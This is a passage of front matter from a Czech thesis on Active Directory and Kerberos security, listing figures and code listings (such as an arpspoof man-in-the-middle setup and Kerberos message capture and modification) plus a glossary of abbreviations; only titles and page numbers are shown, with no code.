Obrázek 6.6.3	Nastavení přístupu pouze pro členy skupiny skupiny NET_ACCESS....	95
Obrázek 6.6.4	Nastavení autentifikačních metod	96
Obrázek 6.6.5	Informaci o autentifikaci klienta na portech	97
Obrázek 6.6.6	Rozdíl mezi autentifikovaným a neautentifikovaným klientem - Do- ménový klient.....	97
Obrázek 6.6.7	Rozdíl mezi autentifikovaným a neautentifikovaným klientem - Útočník	98

SEZNAM VÝPISŮ

Výpis 4.0.1	Struktura a elementy LDAP protokolu [Zdroj: [12]	43
Výpis 4.0.2	Struktura Controls elementu [12]	44
Výpis 4.1.1	Struktura operace bind [Zdroj: [12]	45
Výpis 6.3.1	Zapínání přeposílání, Nastavení iptables a spuštění MITM útoku pomocí nástroje arpspoof	75
Výpis 6.3.2	Nastavení instance NFqueue	76
Výpis 6.3.3	Načítání zprávy a filtrování pomocí knihovny scapy	76
Výpis 6.3.4	Funkce is_kerberos	77
Výpis 6.3.5	Intepretace relevantních polí AS-REQ požadavku - Bez časového razítka ..	79
Výpis 6.3.6	Intepretace relevantních polí AS-REQ požadavku s časovým razítkem	79
Výpis 6.3.7	Rekonstrukce zprávy s modifikovaným uživatelským jménem	81
Výpis 6.4.1	Implementace adaptovaného nástroje pro sběr Kerberos zpráv	85
Výpis 6.4.2	Načítání Kerberos dat, zavádění pravidla do iptables a zpracování wordlistu	86
Výpis 6.4.3	Implementace TCP three way handshaku	87
Výpis 6.4.4	Odeslání autentifikační zprávy a naslouchání	87
Výpis 6.4.5	Identifikační funkce is_kerberos	88
Výpis 6.4.6	Implementace adaptovaného nástroje pro sběr Kerberos zpráv	88

Seznam použitých symbolů a zkratek

MITM	Man in the middle
TCP	Transmission Control Protocol
UDP	User Datagram Protocol
AD	Active Directory
DC	Domain Controller
KDC	Key Distribution Center
LDAP	Lightweight Directory Access Protocol
OU	Organizational Unit
SAM	Security Accounts Manager
ST	Service Ticket
AS	Autentization Service
TGT	Ticket Granting Ticket
TGS	Ticket Granting Service
AAA	Authentication Authorization Accounting
DHCP	Dynamic Host Configuration Protocol
ARP	Address Resolution Protocol
SMB	Server Message Block